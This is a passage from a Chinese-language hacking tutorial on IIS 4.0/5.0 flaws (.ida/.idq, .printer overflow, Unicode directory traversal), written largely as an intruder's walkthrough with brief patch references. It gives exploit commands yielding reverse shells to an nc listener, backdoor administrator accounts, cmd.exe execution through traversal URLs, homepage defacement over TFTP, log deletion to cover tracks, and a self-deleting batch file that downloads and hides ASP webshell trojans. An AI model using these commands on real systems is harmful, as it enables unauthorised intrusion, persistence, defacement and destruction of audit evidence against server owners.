使用命令“nc -l -p 250”，参数“-l”表示使用监听模式，参数“-p 250”表示设置本地端口号为 250。该命令的意思是打开入侵者本地 250 端口等待外部连接，执行该命令后，该窗口进入等待连接状态，如图 3-14 所示。



图 3-14

步骤三：IDO 溢出。

使用 IISIDO 的连接方式二命令 “iisidq 0 192.168.245.128 80 2 210.30.\*.\* 250 1” 表示

通过方式二对远程服务器进行漏洞溢出，使远程服务器在溢出后自动连接到入侵者本地机的 250 号端口，如图 3-15 所示。



图 3-15

与方式一相同，也可以使用 IISIDO 的图形界面进行方式二，如图 3-16 所示。



图 3-16

溢出成功后，来看看刚才的 nc 监听窗口。如图 3-17 所示，监听端口已经成功与远程服务器建立连接，并得到命令行界面。



图 3-17

步骤四：建立账号。

(略)

步骤五：使用“exit”命令断开连接。

基于.ida&.idq 漏洞的入侵就介绍到这里。另外，还需要说明的是，由于漏洞的溢出是通过远程主机的 80 端口进行的，对于提供 Web 服务的服务器来说，它的防火墙并不会拦截通往这一端口的数据。也就是说，即使远程服务器装有网络防火墙，.ida&.idq 溢出也容易成功。至于溢出后的连接，也是可以透过一定配置的防火墙，不过需要使用 IISIDQ 的方式二连接。在第二种连接方式下，远程服务器会主动连接入侵者，而有些防火墙并不会拦截由内部向外发送数据。

### 3.1.3 .printer 漏洞

#### 1. 漏洞描述（引自安全焦点 <http://www.xfocus.net>）

Windows 2000 IIS 5.0 .print ISAPI 扩展存在缓冲区溢出漏洞。

- ✎ 发布时间：2001-05-07
- ✎ 更新时间：2001-05-07
- ✎ 严重程度：高
- ✎ 威胁程度：远程管理员权限
- ✎ 错误类型：输入验证错误
- ✎ 利用方式：服务器模式
- ✎ BUGTRAQ ID：2674
- ✎ CVE (CAN) ID：CVE-2001-0241
- ✎ 受影响系统

Microsoft Windows 2000 Server

Microsoft Windows 2000 Datacenter Server

Microsoft Windows 2000 Advanced Server

详细描述

<keyword: .printer Remote Buffer Overflow>

Windows 2000 IIS 5.0 存在打印扩展 ISAPI (Internet Services Application Programming Interface)，使.printer 扩展与 msw3prt.dll 进行映射，该扩展可以通过 Web 调用打印机。Windows 2000 打印 ISAPI 扩展接口建立了.printer 扩展名到 msw3prt.dll 的映射关系，默认情况下存在，并会处理用户请求，但在 msw3prt.dll 文件中存在缓冲溢出漏洞，“Host:”栏（HTTP.printer 请求格式）中包含大约 420 字节的 HTTP .printer 请求给服务器，就可以导致缓冲溢出并执行任意代码。一般情况下攻击会使 Web 服务器停止响应，但 Windows 2000

会检测到 Web 服务没有响应而重新启动服务器，因此，管理员比较难发现这种攻击。

该漏洞非常危险，仅仅需要 Windows 2000 打开 80 端口(HTTP)或者 443 端口(HTTPS)，微软公司强烈要求在未打补丁之前一定要移除 ISAPI 网络打印的映射。

## 2. 漏洞检测

打开 X-Scan 扫描 IIS 漏洞，如果得到“可能存在 IIS 5.0 .printer 远程缓冲区溢出漏洞”则说明该远程服务器存在 .printer 漏洞，如图 3-18 所示。




图 3-18

## 3. 漏洞利用

(1) 使用工具 IIS5 .Printer Exploit 进行漏洞利用

命令格式: IIS5Exploit <目标 IP><入侵者 IP><本地监听端口>

使用方法:

```
D:\>IIS5Exploit 210.*.*.95 210.30.*.* 250
=====IIS5 English Version .Printer Exploit.=====
===Written by Assassin 1995-2001. http://www.netXeyes.com===
Connecting 210.*.*.95 ...OK.
Send Shell Code ...OK
IIS5 Shell Code Send OK
```

键入上述命令后稍等片刻，如果漏洞溢出成功便会在本机 nc 监听的窗口出现，此时入侵者便得到远程服务器管理员的 Shell。下面通过实例来介绍漏洞利用过程。

步骤一：在 MS-DOS 中键入“C:\>nc -l -p 250”命令，在本地用 nc 开一个监听端口。

步骤二：按照格式“IIS5Exploit <目标 IP><入侵者 IP><本地监听端口>”对远程主机进行漏洞溢出。

步骤三：建立账号。

当获得远程主机的命令窗口后，可以在该窗口中执行命令来添加后门账号，比如执行如下命令来建立了一个属于 Administrator 组的用户，用户名为 Hack，密码为 password。

```
C:\>net user hack password /add
The command completed successfully.
C:\>net localgroup administrators hack /add
```

## (2) 使用工具 iisx v0.3 进行漏洞溢出

命令格式：iisx <targethost> <sp> <-pl-al-r attackhost attackport>

参数说明：

sp: 0——没有补丁

1——打了补丁包 sp1

-p——如果执行“iisx 1.1.1.1.0-p”命令，那么当漏洞成功溢出后，会在 1.1.1.1 上打开 7788 端口等待连接，入侵者便可以使用 telnet 1.1.1.1 7788 或使用 nc 1.1.1.1 7788 来登录远程服务器。

-a——如果执行“iisx 1.1.1.1 -a”，那么当漏洞成功溢出后，会在 1.1.1.1 上添加一个管理员账号，账号名 hax，密码也为 hax，然后入侵者就可以使用命令 net use \1.1.1.1\ipc\$ "hax" /user: "hax" 登录远程服务器，或使用功能更加强大的 DameWare 实现远程控制。

-r——反向连接（类似于 jill 的方式），能够穿透部分设置的防火墙。入侵者首先在本地使用 nc 打开监听端口如 250 端口，然后使用命令“iisx 1.1.1.1 -r 2.2.2.2 250”对远程服务器进行溢出，如果溢出成功就会在监听窗口上获得远程服务器的命令窗口（Shell）。

比如，如果入侵者想在远程服务器上建立后门账号，那么可以在 MS-DOS 中键入命令“iisx 210.□.□.95 0 -a”，如图 3-19 所示。这样就会在远程服务器的漏洞成功溢出后自动建立一个名为“hax”，密码也为“hax”的管理员账号。



图 3-19

如果入侵者想远程连接服务器，那么可以在 MS-DOS 中键入命令“iisx 210.\*.\*.95 0 -p”

对远程服务器进行漏洞溢出，如图 3-20 所示。这样一来，在漏洞成功溢出后，远程服务器便会开放 7788 端口等待入侵者连接。



图 3-20

此外，入侵者还可以使远程服务器在溢出后主动与自己连接。首先，通过命令“nc -l -p 250”在本机打开 250 号端口进行监听，如图 3-21 所示。



图 3-21

然后使用“jissx 210.□.□.95 0 -r 210.30.□.□ 250”命令进行漏洞溢出，其中“210.30.□.□”是入侵者本地 IP 地址，“250”是使用 nc 在本地打开的监听端口，如图 3-22 所示。和前面介绍过的结果相同，如果溢出成功后，便会在本地 nc 监听窗口中得到远程服务器的命令窗口。



图 3-22

### 3.1.4 安全解决方案

#### 1. .ida&.idq 解决方案（引自安全焦点 <http://www.xfocus.net>）

##### （1）下载安装补丁

📌 Windows NT 4.0:

下载: <http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833>

📌 Windows 2000 Professional, Server and Advanced Server:

下载: <http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800>

📌 Windows XP beta: 在下个 Beta 版本会得到解决。

##### （2）删除对.idq 和.ida 的脚本映射

在 IIS 管理器的属性中删除对.idq 和.ida 的脚本映射也可解决该漏洞带来的安全隐患。不过需要注意的是，如果其他系统组件被增删，还有可能导致该映射被重新自动安装，而且即使 Index Server/Indexing Service 没有开启，但是只要对.idq 或.ida 文件的脚本映射存在，攻击者也能利用此漏洞。不过对于已经安装了 Index Server 或 Index Services，但是没有安装 IIS 的系统并无此漏洞。

##### （3）相关信息

<http://www.eeye.com>

<http://www.microsoft.com/technet/security/bulletin/MS01-033.asp>

#### 2. .printer 解决方案（引自安全焦点 <http://www.xfocus.net>）

##### （1）微软已经发布漏洞补丁：

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321>

##### （2）相关信息：

<http://www.eeye.com>

<http://www.microsoft.com/technet/security/bulletin/ms01-023.asp>

## 3.2 IIS 漏洞（二）

本节介绍 Unicode 漏洞和.asp 映射分块编码漏洞。通过对这两个漏洞的介绍，可以了解到，入侵者通过这两个漏洞并不能直接获得远程服务器的管理员权限。但是，入侵者可以通过其他方法配合该漏洞进行入侵，拿到管理员权限。



### 3.2.1 Unicode 目录遍历漏洞

#### 1. 漏洞描述（来自中联绿盟 <http://www.nsfocus.com/>）

微软 IIS 4.0 / 5.0 扩展 Unicode 目录遍历漏洞。

- ✎ 远程漏洞：是
- ✎ 本地漏洞：是
- ✎ 发布日期：2000 年 10 月 17 日
- ✎ 更新日期：2000 年 10 月 17 日
- ✎ 受影响的版本：

Microsoft IIS 5.0

+ Microsoft Windows NT 2000

Microsoft IIS 4.0

+ Microsoft Windows NT 4.0

+ Microsoft BackOffice 4.5

- Microsoft Windows NT 4.0

+ Microsoft BackOffice 4.0

- Microsoft Windows NT 4.0

微软 IIS 4.0 和 5.0 都存在利用扩展 Unicode 字符取代 “/” 和 “\” 而能利用 “../” 目录遍历的漏洞。未经授权的用户可能利用 IUSR\_machinename 账号的上下文空间访问任何已知的文件。该账号在默认情况下属于 Everyone 和 Users 组的成员，因此任何与 Web 根目录在同一逻辑驱动器上的能被这些用户组访问的文件都能被删除，修改或执行，就如同一个用户成功登录所能完成的一样。

#### 2. 漏洞利用

从漏洞的描述可以看出，Unicode 漏洞允许未经授权的用户使用客户端 IE 来构造非法字符。因此，只要入侵者能够构造出适当的字符如 “/” 和 “\”，就可以利用 “../” 来遍历与 Web 根目录同处在一个逻辑驱动器上的目录，从而导致“非法遍历”。这样一来，入侵者就可以通过该方法操作该服务器上的磁盘文件，可以新建、执行、下载、甚至删除磁盘文件。除此之外，入侵者可以通过 Unicode 编码利用来找到并打开该服务器上的 cmd.exe 来执行命令。实现 Unicode 编码利用入侵的关键是构造 “/” 和 “\” 字符让远程服务器执行，在 Unicode 编码中，可以通过下面编码来构造构造 “/” 和 “\” 字符。

%c1%1c -> (0xc1 - 0xc0) \* 0x40 + 0x1c = 0x5c = ‘/’

%c0%2f -> (0xc0 - 0xc0) \* 0x40 + 0x2f = 0x2f = ‘\’

针对不同语言的操作系统，对应的 Unicode 又有不同，读者可参见表 3-1。

表 3-1

操作系统 编码	NT4 server 中文版	Windows 2000 server 中文版	Windows 2000 pro 中文版	Windows 2000 pro 英文版
%c1%9c	可用	可用		
%c0%af	可用			可用
%c0%2f		可用	可用	
%c1%1c		可用	可用	
%c1%9v	可用	可用		

### 3. 漏洞检测

#### (1) 手工检测

假设远程服务器的操作系统为 Windows 2000 pro 中文版，通过编码表，可以知道对应编码为“%c1%1c”或“%c0%2f”，这里选择使用编码“%c1%1c”。然后，在 IE 的地址栏中输入“http://192.168.245.128/scripts/./%c1%1c./winnt/system32/cmd.exe?/c+dir+c:\”，与远程服务器连接后，如果得到如图 3-23 所示的回显，就说明该服务器存在 Unicode 目录遍历漏洞。



图 3-23

下面对“http://192.168.245.128/scripts/./%c1%1c./winnt/system32/cmd.exe?/c+dir+c:\”进行解释。还需要说明的是，命令间的空格也可以使用“+”代替，也就是说“dir+c:\”和“dir c:\”是等价的。

“192.168.245.128”为远程服务器的 IP 地址。

- ✎ “scripts”为远程服务器上的脚本文件目录，除 scripts 外，通常还有 msadc、\_vti\_、\_mem\_bin、cgi-bin 等脚本文件目录，其中 scripts 目录是最常用的。
- ✎ “.%c1%lc..”是最关键的一个参数，也就是 Unicode 漏洞之所在。该参数被远程服务器译为“./”，因此可以实现目录遍历。
- ✎ “winnt”是远程服务器的系统目录，也可尝试换成“windows”，该参数根据远程服务器系统的不同而不同。
- ✎ “winnt/system32/cmd.exe?/c+”这一串参数来打开远程服务器中的 cmd.exe，一般不用改变。
- ✎ “dir+c:\”或“dir c:\”是入侵者要执行的命令，也是使用 Unicode 漏洞的原因所在。

## (2) 工具检测

使用 X-Scan 检测该漏洞。在“扫描模块”中选中“DOS 漏洞”，开始扫描，如果扫描到类似“/scripts/./%252f../%252f../%252f../%252fwinnnt/system32/cmd.exe?/c+dir”就说明远程服务器存在该漏洞，如图 3-24 所示。



图 3-24

#### 4. 漏洞利用

利用 Unicode 漏洞，入侵者能够把 IE 变成了远程执行命令的控制台。不过，Unicode 漏洞并不是远程溢出型漏洞，不能像 ida&.idq 漏洞那样直接溢出一个有管理员权限的 Shell。在利用 Unicode 编码进行入侵的时候，入侵者只具有 IUSR\_machinename 权限，也就是说，入侵者只能进行简单的文件类操作。虽然如此，入侵者还是能够通过 Unicode 漏洞同样无所不能。

## (1) 实例一：“涂鸦”主页

在黑客大战中，黑客们攻击的目标主要是网站，而他们的战利品就是被“涂鸦”的网页，他们把网站的主页改成预先准备的标语，以表明自己立场。其中通过 Unicode 就能够实现“涂鸦”主页。下面就来看看如何利用 Unicode 漏洞来完成。

步骤一：准备标语。

用网页设计软件，如 DreamWeaver，FrontPage 制作一个标语网页（略）。假设做好后，保存为 1.htm。

步骤二：探知远程服务器的 Web 根目录。

入侵者想要覆盖原网站的主页，首先要知道该主页文件保存在哪里。通常用下面两种方法可以找出 Web 根目录所在。

方法一：

如果远程服务器存在 ida&idq 漏洞，那么可以利用该漏洞找出 Web 根目录所在的物理路径。过程如下：打开 IE 在地址栏中输入 192.168.245.129/1.ida，与远程服务器连接后，在 IE 的回显中就可以看到该服务器 Web 根目录的物理路径。比如得到回显“找不到 IDQ 文件 c:\inetpub\wwwroot\1.ida”，从该回显中便可知远程服务器 Web 根目录为 c:\inetpub\wwwroot\。

方法二：

通过查找文件的方法找到远程服务器的 Web 根目录。首先，在 IE 中输入“http://192.168.245.128/scripts/.%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\mmc.gif/s”，其中“/s”参数加在 dir 命令后表示查找指定文件或文件夹的物理路径，所以“dir+c:\mmc.gif/s”表示在远程服务器的 C 盘中查找 mmc.gif 文件。由于文件 mmc.gif 是 IIS 默认安装在 Web 根目录中的，所以在找到该文件的同时，也就找到了 Web 根目录。如图 3-25 所示，远程服务器的 Web 根目录为 c:\inetpub\wwwroot\。



图 3-25

此外，还可以在远程服务器上获取图片名来查找。方法如下：通过鼠标右键单击网站上的图片，在弹出菜单中选择“属性”来查看图片的文件名，然后用获得的文件名进行查找。

步骤三：“涂鸦”主页。

在“涂鸦”主页之前，需要知道远程服务器到底使用了哪一个文件名。主页的文件名一般为 index.htm、index.html、default.htm、default.html、default.asp，可以通过 Unicode 漏洞来查看。在 IE 地址栏中敲入“dir+c:\inetpub\wwwroot\”命令，得到的结果如图 3-26 所示。



图 3-26

可见，该服务器的主页文件是 index.htm。既然已经找到了主页文件，那么就把准备好的标语文件上传到该服务器的 Web 根目录内来覆盖它。方法如下：在本地打开 TFTP 服务器（即 tftpd32.exe），不用进行任何设置，只要把 1.htm 文件拷贝到 TFTP 服务器路径下即可，如图 3-27 所示。

其中，TFTP 服务器是用来上传下载文件的，非常小巧，几乎不用什么设置，只要执行 tftpd32.exe，本机就成为一台 TFTP 服务器，使用 Windows 自带的 TFTP 命令便可在该服务器上传和下载文件。不过，在运行它之前，建议关闭其他 FTP 服务器，保持 TFTP 的正常运行，如图 3-28 所示。



图 3-27



图 3-28

TFTP 命令学习:

TFTP 命令是 Windows 自带的命令, 专门用来从 TFTP 服务器上传和下载文件, 使用方法如下:

TFTP [-i] host [GET | PUT] source [destination]

-i	二进制文件传输
host	TFTP 服务器地址
GET	下载文件
PUT	上传文件
Source	文件名
destination	目的地

然后利用 Unicode 漏洞使用 TFTP 命令把本机上的标语文件 1.htm 传到该服务器的 Web 根目录下，使用命令为“tftp+192.168.245.1+get+1.htm+c:\inetpub\wwwroot\index.htm”来覆盖该服务器的主页文件，如图 3-29 所示，虽然从返回的信息中得到的是错误的提示，但实际上已经完成文件传输的任务了。



图 3-29

涂鸦完成后,重新登录一下该服务器的网站,打开IE,输入网址,刷新后如图3-30所示,该网页就是刚才传上去的标语文件1.htm。




图 3-30

### (2) 实例二：擦脚印

入侵者通过 Unicode 漏洞进入远程服务器后，肯定会在该服务器上留下他们的 IP。为了隐藏自己的行踪，通常入侵者在完成任务、离开该服务器前，需要把该服务器的日志文件清除，这种做法也被他们称之为“擦脚印”。在客户端 IE 浏览器中利用 Unicode 编码漏洞，依次使用如下命令来清除该服务器上的日志文件：

```
del+C:\winnt\system32\logfiles\*.*
del+C:\winnt\system32\config\*.evt
del+C:\winnt\system32\dtclog\*.*
del+C:\winnt\system32\*.log
del+C:\winnt\system32\*.txt
del+C:\winnt\*.txt
del+C:\winnt\*.log
```

此外，也可把上述命令编成 BAT 文件，然后通过 TFTP 服务器把 BAT 文件传至该服务器 C:\下，再通过 Unicode 漏洞执行该 BAT 文件。但是，通过 Unicode 漏洞获得的权限很低，对于绝大多数的服务器，入侵者是无法通过 Unicode 漏洞对 SYSTEM32 目录进行访问的，更谈不上删除这些日志了。

### (3) 实例三：修改文件属性

在入侵过程中，入侵者都会想尽方法来隐藏自己所上传的文件来避免被管理员发现。如果要上传文件，又不想被该服务器的管理员发现，入侵者可以把上传的文件设置成“隐藏”加“系统”属性，这样做以后，即使使用“搜索”功能都找不到该文件。那么如何使用 Unicode 漏洞来为文件添加“隐藏”加“系统”属性呢？这里需要借助一个 DOS 命令 Attrib。

Attrib 命令使用方法：

C:\>attrib /?

显示或更改文件属性。

ATTRIB [+R | -R] [+A | -A] [+S | -S] [+H | -H] [[drive:] [path] filename] [/S [/D]]

+ 设置属性。

- 清除属性。

R 只读文件属性。

A 存档文件属性。

S 系统文件属性。

H 隐藏文件属性。

/S 处理当前文件夹及其子文件夹中的匹配文件。

/D 处理文件夹。



如果要把 C 盘中的 abc.exe 设置成“系统”加“隐藏”属性，使用命令“attrib.exe+%2bH+%2bS+c:\abc.exe”来实现。其中“%2b”表示符号“+”，该命令相当于“attrib.exe +H +S c:\abc.exe”。同样的道理，若要去掉隐藏和系统属性使用下面命令“attrib.exe -H -S c:\abc.exe”，该命令相当于“attrib.exe -H -S c:\abc.exe”。

#### (4) 实例四：Unicode 综合利用

上面介绍了几种 Unicode 漏洞的利用方法，这里再介绍一款大名鼎鼎的 ASP 工具——海阳顶端网木马。海阳顶端网木马也是一套 ASP 在线的网页编辑软件，支持在线更改、编辑、删除任意文本文件，同时最重要的是解决了无组件 ASP 上传，完全不须注册组件就可以同时上传多个不同类型文件，用它可以在远程服务器上轻松建立自己的个人主页。说来说去，入侵者到底用它来做什么呢？可以举个例子来说明，假设入侵者在某服务器上申请了支持 ASP 的网站空间（国内很多这样的空间提供商），然后把海阳顶端网木马传上去，结果那台服务器就被入侵者通过该 ASP 工具控制了。也就是说，通过该 ASP 工具，入侵者除了能对自己申请的空间操作外，还可以通过 IE 对远程服务器上的文件进行删除、修改甚至执行命令，不过海阳顶端网木马并不能得到管理员权限。下面就来介绍一下使用方法。

步骤一：上传木马文件。

由于海阳顶端网木马文件比较多（10 个），输入命令一个个上传比较麻烦，因此编写批处理文件把木马文件和该批处理文件上传至远程服务器内部。该上传文件功能的批处理文件 load.bat 内容如下：

```
tftp %1 get index.asp %2\index.asp
tftp %1 get 1.asp %2\1.asp
tftp %1 get cmd.asp %2\cmd.asp
tftp %1 get edir.asp %2\edir.asp
tftp %1 get edit.asp %2\edit.asp
tftp %1 get ftp.asp %2\ftp.asp
tftp %1 get list.asp %2\list.asp
tftp %1 get p.asp %2\p.asp
tftp %1 get up.asp %2\up.asp
tftp %1 get upfile.asp %2\upfile.asp
tftp %1 get upfile.asp %2\upfile.asp
```

其中“%1”代表本地 IP，%2 代表服务器上 Web 根目录。

步骤二：隐藏木马文件。

入侵者为了不让这些 ASP 木马被该服务器管理员发现，会在 load.bat 中再给这些 ASP 木马添加“系统”和“隐藏”属性，通过加入下列命令来实现。

```
attrib +h +s %2\index.asp
```

```
attrib +h +s %2\1.asp
attrib +h +s %2\cmd.asp
attrib +h +s %2\edir.asp
attrib +h +s %2\edit.asp
attrib +h +s %2\ftp.asp
attrib +h +s %2\list.asp
attrib +h +s %2\p.asp
attrib +h +s %2\up.asp
attrib +h +s %2\upfile.asp
```

最后，在完成木马上传和隐藏任务后还需要删除 load.bat 这个过渡文件，所以还要在 load.bat 文件中加入自杀命令“del c:\load.bat”。这样，实现把 ASP 木马上传并隐藏的 load.bat 文件全部内容如下：

```
tftp %1 get index.asp %2\index.asp
tftp %1 get 1.asp %2\1.asp
tftp %1 get cmd.asp %2\cmd.asp
tftp %1 get edir.asp %2\edir.asp
tftp %1 get edit.asp %2\edit.asp
tftp %1 get ftp.asp %2\ftp.asp
tftp %1 get list.asp %2\list.asp
tftp %1 get p.asp %2\p.asp
tftp %1 get up.asp %2\up.asp
tftp %1 get upfile.asp %2\upfile.asp
tftp %1 get upfile.asp %2\upfile.asp
attrib +h +s %2\index.asp
attrib +h +s %2\1.asp
attrib +h +s %2\cmd.asp
attrib +h +s %2\edir.asp
attrib +h +s %2\edit.asp
attrib +h +s %2\ftp.asp
attrib +h +s %2\list.asp
attrib +h +s %2\p.asp
attrib +h +s %2\up.asp
attrib +h +s %2\upfile.asp
del c:\load.bat
```

#### Load.bat 功能：

该批处理文件能够把海阳顶端网木马拷贝到远程服务器 Web 根目录下，并设置这些木

马文件为隐藏和系统属性。完成该任务后，自动清除自己。

需要说明的是，如果控制不成功，可能是没有对 Web 根目录进行写操作的权利或该 ASP 木马已经被病毒防火墙杀掉。

#### 使用说明：

- ① 把海阳顶端网木马和 load.bat 拷贝到本地 TFTP 服务器目录下。
- ② 打开 tftpd32，提供 TFTP 服务。
- ③ 通过 Unicode 溢出漏洞或 .asp 溢出漏洞将 load.bat 拷贝到远程服务器的 c:\下。
- ④ 在服务器上执行 load.bat 把海阳顶端网木马拷贝到该服务器的 Web 根目录，命令格式为“load.bat <入侵者 IP> <目标服务器 Web 根目录>”。
- ⑤ 最后，打开 IE，输入地址“http://目标服务器 ip/index.asp”就可以远程控制该服务器了。

下面通过一个实例来演示入侵者如何通过海阳顶端网木马进行 Unicode 编码入侵。首先，假设入侵者扫描到 192.168.245.133 这台服务器存在 Unicode 漏洞，然后进行如下步骤的入侵。

步骤一：把本地 load.bat 传到远程服务器的 c 盘中。

使用命令：tftp+192.168.245.1+get+load.bat+c:\load.bat，如图 3-31 所示。




图 3-31

步骤二：通过 BAT 文件把海阳顶端网木马传入该服务器的 Web 根目录下。

使用命令：c:\load.bat+192.168.245.1+c:\inetpub\wwwroot，如图 3-32 所示。其中“192.168.245.1”是入侵者的 IP 地址，“c:\inetpub\wwwroot”是远程服务器的 Web 根目录，这种格式是前面编写的 load.bat 文件中所规定的。




图 3-32

在上述过程中,如果出现类似图 3-33 的对话框,单击“取消”按钮,然后重新执行一次,直到完成为止。




图 3-33

步骤三: 控制服务器。

打开 IE, 输入 `http://192.168.245.133/index.asp`, 与远程服务器建立连接后, 会得到如图 3-34 所示的界面。

图 3-34 所示就是海阳顶端网木马界面, 然后在如图 3-35 所示界面的最下方填入默认密码“haiyangtop.126.com”进入控制主界面。



图 3-34



图 3-35

而且，默认密码可以在 index.asp 中自己设置。并且在程序使用时需要打开 Cookies。进入后，入侵者便得到了控制台界面，如图 3-36 所示。




图 3-36

除了使用海阳顶端网木马，入侵者还可以使用 IIS Cracker 这个工具，该工具使用非常简单，和操作本地机相似，这里就不作介绍了，IIS Cracker 的界面如图 3-37 所示。

#### (5) 实例五：获得系统权限

由于 Unicode 漏洞只能提供普通用户的权限，因此如何通过 Unicode 漏洞来获得系统权限才是入侵者最关心的问题。

